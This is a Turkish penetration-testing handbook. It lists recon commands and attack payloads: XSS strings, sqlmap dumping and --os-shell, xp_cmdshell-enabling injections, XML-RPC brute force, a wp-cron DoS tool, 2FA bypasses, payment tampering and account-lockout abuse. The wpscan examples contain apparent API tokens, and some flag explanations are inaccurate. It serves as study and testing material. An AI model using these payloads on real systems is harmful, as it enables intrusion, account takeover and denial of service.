PENTEST HANDBOOK

İÇİNDEKİLER

Enumeration

☐ Yüzey Keşfi — Zafiyet Taraması

☐ Nessus

☐ Acunetix

☐ https://dnsdumpster.com

☐ WAF Kontrolü > wafwoff testurl.com

☐ BurpSuite Active Scan, Content Discovery

☐ Shodan (https://shodan.io/ https://beta.shodan.io)

☐ > whois scaname.org (https://viewdns.info/reversewhois/

☐ Siber İstihbarat

- https://snov.io
- https://intelx.io/
- https://phonebook.cz/
- https://haveibeenpwned.com

☐ Censys Yüzey Keşfi. https://search.censys.io/

☐ Httpx

https://github.com/projectdiscovery/httpx https://github.com/projectdiscovery/httpx/releases
./httpx -list subdomains.txt -silent-match-code 200,301,302
./httpx -list subdomains.txt -silent -probe -match-code 200,301,302 -status-code -title -fr -location

☐ Linkfinder

LinkFinder: https://github.com/GerbenJavado/LinkFinder/	
python3 linkfinder.py -i https://example.com	linkleri çıkarır html sayfası olarak gösterir
python3 linkfinder.py -i https://example.com -d	adresin tüm js dosyarını analiz ederek gösterir.
python3 linkfinder.py -i https://example.com -o cli	sonuçları terminalde gösterir.

☐ Nuclei

nuclei -u https://my.target.site/	Hedef siteyi tarar
nuclei -l /path-of-targets.txt	Siteleri dosyadan alır toplu tarar
nuclei -l /path-of-targets.txt -retries 3	Bağlantı sağlanamazsa 3 defa dener
nuclei -u https://my.target.site/ -rl 3 -c 3	Siteyi aynı anda 3 istek 3 template olacak şekilde tarar
nuclei -l list-of-targets.txt -retries 3 -rl 5 -c 5 -H 'Bilishim: Pentest' -o results.txt	Header belirterek isteğin kimden gittiğini belirtir. Rate limit belirterek tarar sonuçları result.txt olarak kaydeder

☐ Subdomain Enumeration

subfinder -d testurl.com
subfinder -d targetdomain.com -t 20 -o subdomains.txt -silent
Online subdomain bulma https://pentest-tools.com/information-gathering/find-subdomains-of-domain

☐ DNS Zone Transfer

dnsrecon -d DOMAIN -a	
Manuel uygulama	
host zonetransfer.me	Zone transferi için öncelikle name server tespiti yapmamız gerekli
host -l (ana domain) (name server)	Zone transfer için kullanacağımız parametre -l

☐ Dork

- Google dork blog https://securitytrails.com/blog/github-dorks
- Google dork repositor https://github.com/TakSec/google-dorks-bug-bounty
- Tarayıcı ile google dork https://pentest-tools.com/information-gathering/google-hacking#
- Fast-Google-Dorks-Scan. https://github.com/IvanGlinkin/Fast-Google-Dorks-Scan ./FGDS.sh testUrl.com

Buradaki dorklar şu adresten alınma (https://github.com/TakSec/google-dorks-bug-bounty incelenmeli).

1) Juicy Extensions

site:"example[.]com" ext:log | ext:txt | ext:conf | ext:cnf | ext:ini | ext:env | ext:sh | ext:bak | ext:backup | ext:swp | ext:old | ext:~ | ext:git | ext:svn | ext:htpasswd | ext:htaccess

2) XSS prone parameters

inurl:q= | inurl:s= | inurl:search= | inurl:query= | inurl:keyword= | inurl:lang= inurl:& site:example.com

3) Open Redirect prone parameters

inurl:url= | inurl:return= | inurl:next= | inurl:redirect= | inurl:redir= | inurl:ret= | inurl:r2= | inurl:page= inurl:& inurl:http site:example.com

4) SQLi Prone Parameters

inurl:id= | inurl:pid= | inurl:category= | inurl:cat= | inurl:action= | inurl:sid= | inurl:dir= inurl:& site:example.com

5) SSRF Prone Parameters

inurl:http | inurl:url= | inurl:path= | inurl:dest= | inurl:html= | inurl:data= | inurl:domain= | inurl:page= inurl:& site:example.com

6) LFI Prone Parameters

inurl:include | inurl:dir | inurl:detail= | inurl:file= | inurl:folder= | inurl:inc= | inurl:locate= | inurl:doc= | inurl:conf= inurl:& site:example.com

7) RCE Prone Parameters

inurl:cmd | inurl:exec= | inurl:query= | inurl:code= | inurl:do= | inurl:run= | inurl:read= | inurl:ping= inurl:& site:example.com

8) High % inurl keywords

inurl:config | inurl:env | inurl:setting | inurl:backup | inurl:admin | inurl:php site:example[.]com

9) Sensitive Parameters

inurl:email= | inurl:phone= | inurl:password= | inurl:secret= inurl:& site:example[.]com

10) API Docs

inurl:apidocs | inurl:api-docs | inurl:swagger | inurl:api-explorer site:"example[.]com"

11) Directory Listing

site: *.vulnerablesite.com intitle: index.of

☐ Amass

Basic Command to enum target	amass enum -d <URL>
Mention ports for the scan	amass enum -d <URL> -p 443,8080
subdomain enumeration	amass enum -d example.com
dns enumeration	amass enum -v -src -ip -brute -min-for-recursive 2 -d example.com
active recon	amass intel -active -addr 192.168.2.1-64 -p 80,443,8080
passive recon	amass enum --passive -d example.com
To do passive reconnaissance	amass enum -passive -d <URL> -src
Identify domains by using -whois option	amass intel -d <url> -whois
Enable active recon method	amass intel -active -cidr 123.134.0.0/15
Search based on ASN	amass intel -asn 23314,81323
Search string based on AS description information	amass intel -org "google"
Basic command using track option	amass track -d example.com
Path to a file providing root domain names	amass track -df target.txt
Perform brute force by using - brute option for subdomain enumeration. Demo option display results in a presentable manner	amass enum -brute -src -d <URL> -demo

☐ Gobuster

Normal wordlist ile kullanım	gobuster dir -u https://example.com -w /wordlistscommon.txt
Delay ve thread ile kullanım	gobuster dir -u https://example.com -w /big.txt -t 4 --delay 1s -o results.txt
Dosya türünü belirterek kullanım	gobuster dir -u https://example.com -w /big.txt -x php,html,htm
-b parametresi belirtilen kodları filtreler	gobuster dir -u https://example.com -w /big.txt -b 404,302 -t 3
FUZZ gelen yere tarama yapar.	gobuster fuzz -u https://example.com?FUZZ=test -w /parameter-names.txt

☐ Dirsearch

Wordlist	https://wordlists.assetnote.io/ https://github.com/danielmiessler/SecLists
Açıklama	**Komutlar**
temel tarama	python3 dirsearch.py -u https://testurl.com/
sadece 200 olanları getirir (-i = include)	python3 dirsearch.py -u https://testurl.com/ -i 200
404 olanlar hariç gerisini getirir (-x = exclude)	python3 dirsearch.py -u https://testurl.com/ -x 404
php uzantılı olanları getirmeden tarar	python3 dirsearch.py -u http://testphp.vulnweb.com -X .php
sadece php uzantılı olanları getirir	python3 dirsearch.py -u http://testphp.vulnweb.com --suffix .php
wordlist vererek tarama	python3 dirsearch.py -u https://testurl.com/ -w /wordlistPathHere.txt
thread 10 ayarlayarak hızlı tarar	python3 dirsearch.py -u https://testurl.com/ -t 10
recursive tarar (dizinleri gezer)	python3 dirsearch.py -u https://testurl.com/ -r
recursive max dizin (max depth) vererek tarar	python3 dirsearch.py -u https://testurl.com/ -i -R 3
php ve html uzantılı dizinleri ve dosyaları tarar	python3 dirsearch.py -u https://testurl.com/ -e php, html
-o → çıktı sonuçlarını olarak kaydeder	python3 dirsearch.py -u https://testurl.com/ -o report.txt
-full-url → çıkan sonuçları tam adres olarak gösterir	python3 dirsearch.py -u https://testurl.com/ --full-url
belirtilen dosyadaki adresleri tek seferde tarar	python3 dirsearch.py -l iplist.txt
proxy server kullanarak tarar	python3 dirsearch.py -u https://testurl.com --proxy 127.0.0.1:8080
her istekte random agent kullanarak tarar	python3 dirsearch.py -u http://testphp.vulnweb.com/ --random-agent
dirsearchde mevcut olan olan tüm uzantıları deneyerek tarar (php, jsp, asp, aspx, do, action, cgi, html, htm, js, tar.gz)	python3 dirsearch.py -u https://testurl.com -e '*'
Pentesttte kullanılabilecek olan komutlar	
python3 dirsearch.py -u https://testurl.com/ -x 403,404,500 -t 10 -r -R 3 --full-url --random-agent -o report.txt	
python3 dirsearch.py -u https://testurl.com/ -w /wordlist.txt -x 403,404,500 -t 10 -r -R 2 --full-url --random-agent -o report.txt	
python3 dirsearch.py -u https://testurl.com/ -w /wordlist.txt -x 403,404,500 -t 10 -r -R 2 --full-url --random-agent -o results.txt -e php, asp, aspx, jsp, py, txt, conf, config, bak, backup, swp, old, db, sql,log,xml,js,json -f	

☐ XSS

XSS Bilgisi Manuel Test Payload Listesi	https://brutelogic.com.br/ https://github.com/payloadbox/xss-payload-list
Eposta için xss payload Kullanıcı adı için xss payload	“><svg/onload=confirm(1)>”@x.y <svg/onload=confirm(1)>
XSS Filter Bypass	**alert() alternatifleri** confirm() prompt() console.log() eval() **Diğer xss payloadlar** • <script>alert`1`</script> • <img src=x onerror=alert`1`> • <img src=x onerror=prompt`1`> • javascript:prompt`1` • javascript:alert`1`
Araçlar	• Burp Extension: Dom Invader • KNOXX: https://knoxss.me/ • Dalfox: https://github.com/hahwul/dalfox • XSSStrike: https://github.com/s0md3v/XSStrike • Xsshunter: https://xsshunter.trufflesecurity.com/app/#/ • Stored/blind XSS tool: https://blindf.com/ • Portable Xsshunter: https://github.com/mandatoryprogrammer/xsshunter

☐ Nmap

Tüm portlar, OS tespiti ve servis versiyonu kapsayarak tarar	nmap -O -sV -p- 192.168.1.1
Agresif tarama, OS tespiti, normal tarama hızında	nmap -A -O -T3 192.168.1.1
Servis versiyon belirleme	nmap -sV 192.168.1.1
Tek port tarama	nmap -p 22 192.168.1.1
Tüm portları tarama	nmap -p- 192.168.1.1
IP aralığı vererek tarama	nmap 192.168.1.1-20
Subnet aralığı vererek tarama	nmap 192.168.1.0/24
Sadece açık portları gösterir	nmap --open 192.168.1.1
nmap ipAdresi -Pn -v -p5900,2049 --open	VNC ve NFS protokollerinin ip adresinde açık olup olmadığına bakar.
nmap -p- --min-rate=1000 --script vuln -sV -T4 -oN 172.23.26.0 172.23.26.0/24	• "-p-" parametresi, tüm portları taramak için kullanılır. • "--min-rate=1000" parametresi, minimum tarama hızını 1000 paket/sn olarak belirler. • "--script vuln" parametresi, "vuln" adlı bir NSE betiğinin çalıştırılmasını sağlar. Bu betik, tespit edilen açıklar ve zayıf noktalar hakkında bilgi toplamak için kullanılır. • "-sV" parametresi, tespit edilen açık portların servis sürümlerinin belirlenmesi için kullanılır. • "-T4" parametresi, tarama hızını "normal" olarak ayarlar. • "-oN" parametresi, tarama sonuçlarının "172.23.26.0" dosyasına kaydedilmesini sağlar. • "172.23.99.0/24" parametresi, hedef IP adreslerini belirler. Bu, 172.23.99.0'dan 172.23.99.255'e kadar olan IP adreslerini tarar.
nmap -iL iplist.txt -Pn -p27017,3306,5432,1433,1521,502,6379 --open --script vulners -oN ipscan.txt	Manuel veritabanlarını ve zafiyetlerini bulma komutu • 27017: MongoDB veri tabanı sunucusu • 3306: MySQL veritabanı sunucusu • 5432: PostgreSQL veritabanı sunucusu • 1433: Microsoft SQL Server veritabanı sunucusu • 1521: Oracle veritabanı sunucusu • 502: Modbus protokolü (Eks için) • 6379: Redis
nmap -sV -A -v -Pn --script vulners -iL iplist.txt -oN ipscan.txt nmap -p- --min-rate=1000 --script vulners -sV -T4 -oN xxx 10.40.86.1/24 bu ayrı	• "-sV" parametresi, açık portların servis sürümlerinin belirlenmesi için kullanılır. • "-A" parametresi, işletim sistemi ve yazılım türü gibi hedef sistemler hakkında ek bilgi sağlamak için kullanılır. • "-v" parametresi, tarama işlemi sırasında ayrıntılı çıktı sağlar. (verbose) • "-Pn" parametresi, hedef sistemlerin mevcut olup olmadığına bakılmaksızın tarama yapar. • "--script vulners" parametresi, "vulners" adlı bir NSE betiğinin çalıştırılmasını sağlar. Bu betik, tespit edilen açıklar ve zayıf noktalar hakkında bilgi toplamak için kullanılır. • "-iL" parametresi, tarama yapılacak IP adresi listesini dosyadan okur. • "-oN" parametresi, tarama sonuçlarının "ipscan.txt" adlı bir dosyada kaydedilmesini sağlar.
nmap --script smb-vuln* -p 139,445 ip -Pn	SMB zafiyetlerini tespit etmek için
nmap --script smb-enum* -p 139,445 ip -Pn	SMB Paylaşım tespiti için

☐ IDOR

☐ Find and Replace IDs in urls, headers and body	/users/01	→	/users/02
☐ Try Parameter Pollution	users-01	→	users=01&users=02
☐ Special Characters	/users/01	→	/users/01* or /users/*
☐ Try Older versions of api endpoints	/api/v3/users/01	→	/api/v1/users/02
☐ Add extension	/users/01	→	/users/02.json
☐ Change Request Methods	POST /users/01	→	GET, PUT, PATCH, DELETE
☐ 403/401 Bypass: intruder (1-50 1-100 vs)	/users/01	→	/users/100
☐ Swap GUID with Numeric ID or email:	/users/1b04c196-89f4-426	→	/users/02 or /users/a@b.com
☐ Change encrypted IDs: (base64, md5 etc)	Base64 encoded path Base64 decoded path Change id Encode changed id	→ → → →	/MTAwMDAwMDA= /10000000 /10000001 /MTAwMDAwMDE=
☐ Try GUIDs such as:	→ 00000000-0000-0000-0000-000000000000 → 11111111-1111-1111-1111-111111111111		
☐ GUID Enumeration	Try to disclose GUIDS using Google Dorks, Github, Wayback, Burp history		
IDOR için önemli uzantılar	• /settings/profile • /user/profile • /user/settings • /account/settings • /username • /profile		
☐ IDOR ile Hesap Ele Geçirme (Account Takeover)	1) Başka bir kullanıcıya ait user_id değeri ile hesabı güncellemeye çalış, olursa e -postasını değiştir. Şifre yenileme ile yeni verilen e-postaya gelen link ile şifreyi değiştir. 2) Parola sıfırlama ile e-postaya link geldikten sonra link içerisinden nümerik değer var mı kontrol et, eğer varsa değiştirerek parola sıfırlamaya çalış, bu durumlarda hesap ele geçirme olabilir.		

☐ SQLI Manuel Test

Sql injection ayrıntılı açıklama	https://book.hacktricks.xyz/pentesting-web/sql-injection
Payload listesi 1	https://github.com/payloadbox/sql-injection-payload-list
Payload listesi 2	https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/sqli.txt
Nosqlmap	https://github.com/codingo/NoSQLMap/

☐ SQLI — SQLMAP

Kullanım Amacı ve Açıklama	**Komutlar**
Basit url kullanımı	sqlmap -u 'http://mytestsite.com/page.php?id=5'
id paramtresini tarar	sqlmap -u http://site-to-test.com/test.php?id=1 -p id
-p parametesi yoksa * ile belirtilen taranır	sqlmap -u http://site-to-test.com/test.php?id=1*
Waf ın bloklanmaması için –random-agent	sqlmap -u "http://mytestsite.com/page.php?id=5" --random-agent
Tabloları getirir	sqlmap -u 'http://mytestsite.com/page.php?id=5' --tables
Db hakkında bilgi getirir	sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
Belli bir db üzerindeki tabloları getirir	sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
Kolon bilgisini getirir	sqlmap -u http://testphp.com/listproducts.php?cat=1 -D acuart -T artists --columns
Kolonu dump eder	sqlmap -u http://testphp.com/listproducts.php?cat=1 -D acuart -T artists -C name --dump
POST isteği data (kullanıcı bilgisi) kullanımı	sqlmap -u http://test.com/admin/index.php --data="user=admin&password=admin" -p user
POST isteği kullanıcı bilgisiyle db enum	sqlmap -u http://site-to-test.com/admin/index.php –data="user=admin&password=admin" --dbs
Post isteği ile login sayfası tarama (cookie)	sqlmap -u http://192.168.202.163/admin/index.php?id=1 --cookie="cookie value"
Http isteğini sqlmapde kullanma	sqlmap –r <path to the request file> sqlmap -r /root/Desktop/request.txt --dbs sqlmap -r /root/Desktop/request.txt -D dbNameHere --tables sqlmap -r /root/Desktop/request.txt -D dbNameHere --T tableNameHere --dump
crawling (minimum 1 dizin) kaç seviye derinliğe kadar tarama yapılacağını belirtir.	sqlmap -u http://192.168.202.160/ --crawl=1
oturum kapatmayı hariç tutarak (taramaya devam edebilmek için oturumun kapanmaması gerekir) siteyi iç içe 3 dizine kadar tarar	sqlmap -u http://192.168.202.163/ --crawl=3 –cookie="cookie value" --crawl-exclude="logout"
Proxy kullanımı	sqlmap -u http://192.168.202.162/cat.php?id=1 -p id –proxy="http://localhost/:8080" sqlmap -u http://192.168.202.162/cat.php?id=1 -p id –proxy=”http://localhost/:8080” --proxy-cred=username:password
--batch, sqlmapin tarama sırasında kullanıcı tarafından herhangi bir interaktif giriş yapmadan otomatik olarak tüm sorguları yanıtlayacak şekilde çalışmasını sağlar. taramasırasında kullanıcı etkileşimi olmadan tüm sorgular otomatik olarak yanıtlanır ve daha hızlı tarama sağlanır.	sqlmap -u http://192.168.202.162/cat.php?id=1 --crawl=3 --batch
Sayfadaki formları tespit eder ve dener.	sqlmap -u http://192.168.202.162/login.php --forms sqlmap -u http://192.168.202.162/login.php --forms --batch
Hızlı taramak için thread vererek tarar	sqlmap -u http://192.168.202.162/cat.php?id=1 --dbs --threads=5
Risk ve level kullanımı: Varsayılan sqlmap ayarlarıyla tespit edilemeyen durumlar için kullanılır. "risk" sql query yoğunluğunu belirtir. 1 en hafif 3 en fazla. "level" denenen query sayısını belirtir.	sqlmap -u "http://php.testsparker.com/artist.php?id=test" --dbs --risk=3 --level=3
Belirtilen URL'deki bir web sitesinde veya uygulamada SQL enjeksiyonu açığı arayacak ve sömürüldüğünde hedef makinede shell oluşturacaktır.	sqlmap -u http://10.10.10.10 --os-shell Önemli Not (MSSQL için): Aşağıdaki komutları kullanarak öncelikle xp_cmdshell'i manual olarak aktif etmek gerek. Daha sonra sqlmapi --os-shell parametresi ile çalıştırmak gereklidir. xp_cmdshell manual olarak aktif edilmediği müddetçe sqlmap shell getirmeyecektir. • a' union select null,null; EXEC sp_configure 'show advanced options', 1 -- -; • a' union select null,null; RECONFIGURE -- -; • a' union select null,null; EXEC sp_configure 'xp_cmdshell', 1 -- -; • a' union select null,null; RECONFIGURE -- -; • en son → sqlmap -u http://10.10.10.10 --os-shell

☐ Wordpress Zafiyetleri

WPSCAN

Token almak için https://wpscan.com/profile

- wpscan --url https://example.com/ --random-user-agent
- wpscan --url https://example.com/ --api-token aVTAiy18v2ZmzNjcssohhH0ERLzg5ZllTEV1Iz0mac0
- wpscan --url https://example.com/ --api-token aVTAiy18v2ZmzNjcssohhH0ERLzg5ZllTEV1Iz0mac0 -eu
- wpscan --url https://example.com/ --enumerate vp,u,vt,tt --follow-redirection --verbose --log target.log
- wpscan --url https://example.com/ --api-token ASIt4uWIvlfUMAlt3VH4dqjQohnsBkpNYlBipMidBpY --disable-tls-checks -eu

Daha Fazla Bilgi

- https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress
- https://www.exploit-db.com/docs/english/45556-wordpress-penetration-testing-using-wpscan-and-metasploit.pdf

Nmap wordpress taraması

- nmap -sV --script http-wordpress-enum <target>
- nmap -p80 --script http-wordpress-users <target>
- nmap -sV --script http-wordpress-enum --script-args limit=25
- nmap -sV --script http-wordpress-users --script-args limit=50 <target>
- nmap --script http-wordpress-enum --script-args type="themes" <target>
- nmap --script http-wordpress-enum --script-args check-latest=true,search-limit=10 <target>

wp-cron.php Dos

- /wp-cron.php bu dizini kontrol et
- DDOS için: https://github.com/hac4allofficial/DoSer
- Kullanımı: python3 DoSer.py "https://example.com/wp-cron.php"

XML-RPC

Kullanıcı Bilgilerine Brute – Force

Get isteği yine posta dönüştürülür, sonra istek gövdesi aşağıdaki xml eklenir. Inrtuderda admin ve pass bölümlerinde brute force yapılır.

```
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>pass</value></param>
</params>
</methodCall>
```

Sistem metotlarını Listeleme

GET isteği POST olarak değiştir. İstek gövdesine:

```
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
```

Dizin tarama listesi:

/license.txt
/index.php
/wp-activate.php
/xmlrpc.php
/wp-content/uploads/
/wp-includes/
/readme.html
/wp-json/wp/v2/users
/?author=1
/wp-content/
/wp-content/plugins/
/wp-content/themes/
/uploads/
/images/
/.well-known/assetlinks.json
/wp-admin/login.php
/wp-admin/wp-login.php
/login.php
/wp-login.php
/wp-login/
/wp-admin.php
/login/
/wp-json/wp/v2/users,
/wp-json/wp/v2/users/1
/robots.txt
/feed
/readme.html
/xmlrpc.php
/.htaccess
/wp-config.php
/wp-includes
/wp-xml-brute
/upload
/uploads
/_wpeprivate/config.json
/config.json
/wp-json/?rest_route=/wp/v2/users

☐ Mantıksal Zafiyetler

☐ Cookie değerini 1 yaparak admin yetkisi elde etmeyi, cookie içinde false değer varsa true yapmayı dene.
☐ Şifreyi değiştirirken current password alanını silip isteği göndererek şifreyi değiştirmeyi dene.
☐ Çok eski veya ileri tarihli doğum tarihi.
☐ Hesap açarken başvurunuzu inceleyeceğiz şeklinde bildirim gelirse parolamı unuttum ile onay sürecini bypass et.
☐ Token değiştirerek tamamen silerek veya sadece token kalacak şekilde isteği gönder ve sonuçları incele. Ex: Session token
☐ Bir senaryo örneği: Az yetkili kullanıcıyla oturum açıp proxy'de (çerez bilgilerini tutmak amacıyla) sakla. Yönetici yetkisine sahip kullanıcıyla oturum açıp kritik verilerin yer aldığı adrese git ve onu da proxy'ye at. 3. Az yetkili kullanıcının çerezini buraya yapıştır ve trafiği yeniden gönder. Aynı veriye ulaşabiliyor musun kontrol et.
☐ Profili, olmayan e-posta ve olmayan telefon numarası ile güncellemeye çalış. E-posta ve telefon no doğrulama var mı ?
☐ Sahte kredi kartıyla alışveriş denenebilir, kartı tanıyıp kabul etmemesi gerekir. • (Örnek post isteği gövdesi) --- item_id=123 &quantity=1 &saved_card=1 &card_number=0000-0000-0000-0000 ---
Path overwrite Konusu Sistem üzerinde rezerve edilmiş endpointleri bul mesela: index.php, signup.php, login.php Sonrasında kullanıcı adı olarak bu endpoint isimlerini kullan index.php gibi. Bu kullanıcı ismini aldıktan sonra orijinal endpointe erişim var mı kontrol et, eğer senin profilin geliyorsa path overwrite olmuş demektir. İlgili yazı: https://infosecwriteups.com/logical-flaw-resulting-path-hijacking-dd4d1e1e832f

☐ Hassas Bilgi Sızıntısı

☒ Wayback machine
☐ url içerisinde .git uzantısından git dosyasını elde etmeye çalış. https://example.com/.git
☐ /robots.txt dosyasını elde etmeye çalış
☐ Kaynak kodunda aranabilecek kelimeler: secret password api login token key, user, username
☐ Kaynak kodunda konfigürasyon dosya uzantılarını ara. .conf, .env, .cnf, .cfg, .cf, .ini, .sys, or .plist.
☐ Bazı önemli uç birimler /api /api/rest_test /package.json /package-lock.json /test.aspx /robots.txt /admin /admin.php /administrator-panel

☐ Para Manipülasyonları

☐ Kendine para göndermeyi dene.

☐ Kendi eksi değerli oara göndermeyi dene.

☐ Başka yere eksi değerli para gönder.

☐ Kendi kendime para gönderirken race condition olasılığı.

☐ Olmayan hesaba para gönderme.

☐ Aktarılan para değerine eksiden farklı değerler ile girdi yapma.

☐ Para gönderirken her değere SQL injection parametreleri girme.

☐ Bakiyeden para yüksek gönderim testi

☐ Balance adlı dummy bir parametrenin json ile post edilmesi (mesela bakiye olarak)

☐ Amount olarak matematiksel ifadelerin kullanılması

☐ Sayısal değerleri virgül ve nokta kullanarak eklemeyi dene. Caseler aşağıda mevcut.

items[1][quantity]= 1 –> 234 EUR
items[1][quantity]= 0.1 –> 23.4 EUR

items[1][quantity]= 1 –> 234 EUR
items[1][quantity]= 0,1 –> 23.4 EUR

items[1][quantity]= 1 –> 234 EUR
items[1][quantity]= 1,0 –> 2340 EUR bazı durumlarda virgülden sonraki 0 ı alıyor. Yani miltar daha yüksek oluyor.

☐ Satın almada eksi değer kabul ediliyormu? Eğer ediliyorsa aşağıdaki senaryo ile sepet çok düşük bir fiyata elde edilebilir.

İstek gövdesinin aşağıdaki gibi olduğunu varsayalım.

- {“items”:{“laptop”:1, “price”:1000}}
- {“items”:{“phone”:-2, ”price”:400}}

Olması gereken fiyat : 1800$,
Manipüle edilmiş fiyat : 1000*1 + -2*400 = 200$

☐ 2FA

☐ Response Manipulation

- 2FA isteğinin dönen cevabını kontrol et.
- Eğer "Success":false ifadesi varsa bunu "Success":true olarak değiştir.
- 2FA bypass olup olmadığını kontrol et.

☐ Status Code Manipulation

- Dönden cevaplar içerisinde 4XX gibi, 401, 402, kodlar varsa.
- Bu kodu "200 OK" olarak değiştir ve sonucu kontrol et.

☐ 2FA Refer Check Bypass

- Doğrudan 2FA'dan sonra gelen sayfaya veya uygulamanın kimliği doğrulanmış başka herhangi bir sayfasına gitmeye çalış
- Yani 2FA adımını bypass ederek (o istekleri atlayarak) ilgili sayfalara erişmeye çalış.

☐ 2FA Code Reusability

- 1. Senaryo :
  2FA kodu getirt. Bu kodun süresinin dolmasını bekle, süre dolduktan sonra dene.
  Eğer kod kabul edilirse zafiyet.
- 2. Senaryo:
  2FA kodu getirt yanlış gir sonra tekrar getirt, ilk girdiğin kodu gir.
  Kabul edilirse zafiyet.
- 3. Senaryo:
  2FA kodu getirt, doğrulama için yeterli süre varsa brute force attack yap.

☐ 2FA Code leakege in response

- 2FA kodu giden istekler ve dönen cevaplar içerisinde bizim gönderdiğimiz kod haricinde sistemin kendi üretttiği kod herhangi bir yerde yer alıyor mu kontrol et, özellikle frontend tarafında üretiliyorsa bu durum sıkıntılı, böyle bir durumda istek içerisinde gidiyordur, isteği inceleyerek kodun bulunma ihtimali var.

☐ JS dosyası analizi

- 2FA Kod isteğini tetiklerken, herhangi bir JS dosyasının 2FA kodunu atlamaya yardımcı olabilecek bilgiler içerip içermediğini görmek için dönen cevap içersinde atıfta bulunulan tüm JS Dosyalarını analiz et.

☐ Missing rate limit

- 2FA kodunu üreten isteği tut 50-100 defa tekrar gönder.
- Eğer kod telefona geliyorsa rate limit sorunudur. Eğer kod sms olarak geliyorsa maddi zarara uğratır.

☐ Missing 2FA Code Integrity Validation

- Saldırgan Hesabından bir 2FA kodu isteyin.
- Kurbanın 2FA İsteğinde bu geçerli 2FA kodunu kullan ve 2FA Korumasını atlatıp atlatmadığına bak.
- Burda üretilen kodun oturuma bağlı olup olmadığı kontrol edilir. Yani kod kullanımı private mi public mi?

☐ Çok Sayıda Yanlış Giriş Denemesi

- Eğer bir hesaba çok fazla yanlış giriş ile hesap belli bir süre bloke oluyorsa, kaç dakikada bir bloke olduğu tespit edilerek kullanıcıya hesabı belli döngü içinde bloke edilerek süresiz ban yapılabilir.

☐ Varsayılan OTP'yi kontrol et: 111111, 123456, 000000

Sms konusu ile ilgili yazı: https://blog.deteact.com/common-flaws-of-sms-auth/

☐ Insecure Deserialization

Uygulamalar uygun önlem almadan program nesnelerini (object) seri durumdan çıkardığında (deserialization) güvensiz serileştirme dediğimiz durum ortaya çıkar (Insecure deserialization). Saldırgan daha sonra programın davranışını değiştirmek için seri hale getirilmiş nesneleri manipüle edebilir.

Base64 encoded object

Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6InZpY2tpZSI7czo2OiJzdGF0dXMiO3M6OToibm90IGFkbWluIjt9

Serileştirilmiş form base64 decoded

O:4:"User":2:{s:8:"username";s:6:"vickie";s:6:"status";s:9:"not admin";}

Manipulated base64 encoded object:

Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6InZpY2tpZSI7czo2OiJzdGF0dXMiO3M6NToiYWRtaW4iO30=

Serileştirilmiş form base64 decoded

O:4:"User":2:{s:8:"username";s:6:"vickie";s:6:"status";s:5:"admin";}

Kaynaklar:

- https://github.com/frohoff/ysoserial
- https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet/
- https://owasp.org/www-community/vulnerabilities/PHP_Object_Injection
- https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html

☐ Uygulama Düzeyinde Dos Saldırıları — Application Level Dos

☐ Long Password DoS Attack

- Eğer parola boyutunda sınır yoksa bu hashing esnasında kaynakların tüketilmesine dolayısıyla dos oluşmasına neden olur. Kısıtlama yoksa, çok uzun bir şifre seç ve tepki süresini ölç, uygulamanın birkaç saniyeliğine çöküp çökmediğini kontrol et. Parola değiştirme, parola sıfırlama, parolayı unuttum ve kayıt alanlarındaki parola alanlarında bu durumu test et.

☐ Long string dos attack

- Uygulamada veri giriş yapılan alanlarda çok uzun string ifadeleri ile giriş yapmayı dene, profil resmi güncelleme alanında profil fotoğrafının ismini çok uzun yap. Zafiyet varsa ya çok uzun süre işlem yapacak ya da uygulama 500 response kodu ile çökecek.
- Konu ile alakalı yazı: https://www.acunetix.com/vulnerabilities/web/long-password-denial-of-service/
- Örnek parola: https://raw.githubusercontent.com/KathanP19/HowToHunt/master/Application_Level_DoS/Password.txt

☐ Kalıcı Dos

- Doğru kullanıcı adı ve yanlış parola ile 10-15 kere hesap geçici olarak bloklatacak şekilde giriş yapmayı dene.
- Eğer 30 dk ise bunu döngüye alarak kullanıcıyı kalıcı olarak banlanmasını sağlayabilirsin

☐ Kayıt Olma Özelliği

☒ Mevcut kullanıcının üzerine yazma

- Bir hesap oluştur ve çıkış yap. Create first account in application with email say abc@gmail.com and password.
- Aynı e-posta ve farklı parola ile diğer bir hesap oluşturmaya çalış.
- Hesabı oluşturup oluşturamadığına bak. Oluşturabildiysen giriş yap. Bu bir bulgu
- Sonuç olarak varolan bir hesabın üzerine yeni bir hesap farklı parola ile açılmış oluyor.
- Birinci hesaba bu durumda o anda ilk oluşturulan parola ile giriş yapılamıyor.

☐ Kayıt sayfasında DOS denemesi

- Kayıt olma paneline git.
- Çok uzun isim parola girmeyi dene.
- İşlemi tamamla 500 Internal Server error hatası alırsan zafiyet olur.

☐ Kayıt sayfasında rate limit eksikliği

- Bu zafiyet captcha ve rate limit olmadığı durumlarda geçerli.
- Kayıt olma paneline git hesap oluştur ve isteği intrudera gönder
- E posta bölümüne §§ parametresi ekle.
- İstekleri gönder ve 200 dönüyor mu kontrol et

☐ Kayıt sayfasında XSS

- İsim soyisim parola e-posta ve diğer alanlarda XSS dene.
- <img src=x onerror=alert(1)>
- E-posta : "><svg/onload=confirm(1)>"@xy

☐ Yetersiz E-posta doğrulaması

- Response Manipulation
- E-posta doğrulama özelliğinde dönen cevapta false varsa true olarak deiştirmeyi dene.
- Status Code Manipulation 403 cevap kodunu 200 olarak değiştirmeyi dene.
- E posta doğrulamayı gerçekleştirmeden, doğrulamadan sonra gelen sayfaya direk atlamaya çalış.

☐ Geçici eposta ile kayıt

- Tek kullanımlık geçici e posta ile kayıt olmayı dene.

☐ Zayıf parola politikası

- Parola politikasını test et. 123456, 111111 , abcabc , qwerty123 gibi kolay parolalara izin verilmemesi gerekir.
- Parolada veya kullanıcı adında e-posta adresini kullanabilir misin?

☐ Hesap Ele Geçirme — Parola Sıfırlama

☐ İstekte email alanına aşağıdaki gibi mail yerleştirilir, istek gönderilir. Saldırgan epostasına link gelirse hesap ele geçirilir.

